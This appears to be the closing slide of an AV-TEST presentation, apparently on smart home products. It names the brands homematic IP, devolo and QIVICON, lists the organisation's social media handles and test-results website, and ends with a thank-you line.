homematic IP devolo QIVICON Die Plattform für Smart Home

@avtestorg (English) & @avtestde (German)

Follow us on facebook.com/avtestorg

Latest test results on https://www.av-test.org

Thank you for your attention!